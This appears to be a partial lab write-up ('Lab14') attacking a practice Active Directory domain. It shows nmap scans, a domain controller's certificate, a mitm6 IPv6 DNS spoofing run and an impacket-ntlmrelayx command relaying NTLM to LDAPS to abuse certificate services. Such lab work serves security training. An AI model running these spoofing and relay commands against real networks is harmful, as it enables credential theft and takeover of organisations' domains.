
Lab14


Step1

Target 1:




```
Nmap scan report for 10.10.4.70
Host is up (0.00073s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-10 08:15:27Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: toyota.cyberlab.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: toyota.cyberlab.local0., Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: toyota.cyberlab.local0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: toyota.cyberlab.local0., Site: Default-First-Site-Name)
MAC Address: 00:15:5D:7C:56:16 (Microsoft)
Service Info: Host: LANDCRUISER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Target 2:




```
Nmap scan report for Toyota_Prius.cyberlab.test (10.10.4.40)
Host is up (0.00064s latency).

PORT      STATE    SERVICE          VERSION
53/tcp    filtered domain
88/tcp    filtered kerberos-sec
135/tcp   open     msrpc            Microsoft Windows RPC
139/tcp   open     netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   filtered ldap
445/tcp   open     microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
636/tcp   filtered ldapssl
3268/tcp  filtered globalcatLDAP
3269/tcp  filtered globalcatLDAPssl
MAC Address: 00:15:5D:7C:56:08 (Microsoft)
Service Info: Host: TOYOTA_PRIUS; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
┌──(kali㉿kali)-[~]
└─$ openssl s_client -connect 10.10.4.70:636
Connecting to 10.10.4.70
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN=LandCruiser.toyota.cyberlab.local
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN=LandCruiser.toyota.cyberlab.local
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 CN=LandCruiser.toyota.cyberlab.local
verify return:1
---
Certificate chain
 0 s:CN=LandCruiser.toyota.cyberlab.local
   i:DC=local, DC=cyberlab, DC=toyota, CN=toyota-LANDCRUISER-CA-1
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Jan  9 16:56:01 2025 GMT; NotAfter: Jan  9 16:56:01 2026 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIGpTCCBY2gAwIBAgITGgAAAALBzSKoGES+tAAAAAAAAjANBgkqhkiG9w0BAQsF
ADBrMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGDAWBgoJkiaJk/IsZAEZFghjeWJl
cmxhYjEWMBQGCgmSJomT8ixkARkWBnRveW90YTEgMB4GA1UEAxMXdG95b3RhLUxB
TkRDUlVJU0VSLUNBLTEwHhcNMjUwMTA5MTY1NjAxWhcNMjYwMTA5MTY1NjAxWjAs
MSowKAYDVQQDEyFMYW5kQ3J1aXNlci50b3lvdGEuY3liZXJsYWIubG9jYWwwggEi
MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDFEMLiIneEaEE7e396DwHSNv49
hHO3fXQUAT3X3qZe/d9mrU6EeLSOYSkvIMpcNxykarxMJj+TdIZo/BSp/FuSm0je
JRkxp9/hv1y8zZ9rebIauy+5cfoacwvdw6uuNanluIa9Ld7CTZees01Robb5k1pE
Vn/Up6I4qGwvOv8CYPqUrfukoQ7F88TLe3nk0iyfoD9NJpskNv5iy316wh24E4L6
jYdrsCSxQ/H2NTtXczXWhCMgowGPf/6uCA6mYdCMfH/R3OIXqj/8C2TN9i1FpWZ8
o18ODF3NnRSVUm2XG2RVdxQccwwXGVtEUdQBxYjEX6yjtTNNGh85CkR+7Z65AgMB
AAGjggN/MIIDezAvBgkrBgEEAYI3FAIEIh4gAEQAbwBtAGEAaQBuAEMAbwBuAHQA
cgBvAGwAbABlAHIwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUFBwMBMA4GA1Ud
DwEB/wQEAwIFoDB4BgkqhkiG9w0BCQ8EazBpMA4GCCqGSIb3DQMCAgIAgDAOBggq
hkiG9w0DBAICAIAwCwYJYIZIAWUDBAEqMAsGCWCGSAFlAwQBLTALBglghkgBZQME
AQIwCwYJYIZIAWUDBAEFMAcGBSsOAwIHMAoGCCqGSIb3DQMHMB0GA1UdDgQWBBRI
srffXlH2szkTMrHTTIf6vK3RHTAfBgNVHSMEGDAWgBTpxX+SVsJI4rdOlqKxa3Sa
gUfVpzCB5gYDVR0fBIHeMIHbMIHYoIHVoIHShoHPbGRhcDovLy9DTj10b3lvdGEt
TEFORENSVUlTRVItQ0EtMSxDTj1MYW5kQ3J1aXNlcixDTj1DRFAsQ049UHVibGlj
JTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixE
Qz10b3lvdGEsREM9Y3liZXJsYWIsREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZvY2F0
aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHW
BggrBgEFBQcBAQSByTCBxjCBwwYIKwYBBQUHMAKGgbZsZGFwOi8vL0NOPXRveW90
YS1MQU5EQ1JVSVNFUi1DQS0xLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2
aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXRveW90YSxEQz1j
eWJlcmxhYixEQz1sb2NhbD9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9
Y2VydGlmaWNhdGlvbkF1dGhvcml0eTBNBgNVHREERjBEoB8GCSsGAQQBgjcZAaAS
BBAtIYX5t5i1S51f+FU4YSVOgiFMYW5kQ3J1aXNlci50b3lvdGEuY3liZXJsYWIu
bG9jYWwwTgYJKwYBBAGCNxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIx
LTE1ODk5MzE2OTItMTY2ODAzMTQ2OC0xNDA1Mjg5OTgtMTAwMDANBgkqhkiG9w0B
AQsFAAOCAQEAhZ/vys1UHbsKSZYf9dMTAwx+5yK7CUzp1w6NFd0hK5OxuDAphKzq
iOchwm67KRwTtHDHSp7V8123najo+T2CbuVdYaoCIDKYC6kzE1tP51XDe20+u0An
4Hc8hgWc7ftfT0gtNYa3mz1T+bnyDQqzmHPgpfiNSbv96VPmBytPlthGbGDWs/da
nFLTz71RgeeGk/oJxCgdVwJHKwBbK89OJP/w4MktgYJzvZKaMnmlggkLnpYN46Lq
pdXJdirzxV4pzzCtNC4wItjkTC3Vgk8g5InS6MDJoyIru2VdUf/4sVNHHK1gOmVZ
o8XI5Z13FUOdpBHtK3iUYzTKCMJy63RETg==
-----END CERTIFICATE-----
subject=CN=LandCruiser.toyota.cyberlab.local
issuer=DC=local, DC=cyberlab, DC=toyota, CN=toyota-LANDCRUISER-CA-1
```

Domain name:

Step 2.



```
┌──(kali㉿kali)-[~]
└─$ sudo mitm6 -d LandCruiser.toyota.cyberlab.local
[sudo] password for kali:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:37:5e:89]
IPv4 address: 10.10.4.131
IPv6 address: fe80::7f7a:c1e4:bd16:8bbd
DNS local search domain: LandCruiser.toyota.cyberlab.local
DNS allowlist: landcruiser.toyota.cyberlab.local
IPv6 address fe80::1853:1 is now assigned to mac=00:15:5d:7c:56:16 host=LandCruiser.toyota.cyberlab.local. ipv4=
IPv6 address fe80::10:10:4:75 is now assigned to mac=00:15:5d:7c:56:17 host=Tundra.toyota.cyberlab.local. ipv4=10.10.4.75
Renew reply sent to fe80::1853:1
Sent spoofed reply for landcruiser.toyota.cyberlab.local. to fe80::11b5:7f30:19fb:d4b6
█
```

```
impacket-ntlmrelayx -6 -t ldaps://10.10.4.75 -wh landcruiser.toyota.cyberlab.local --adcs
```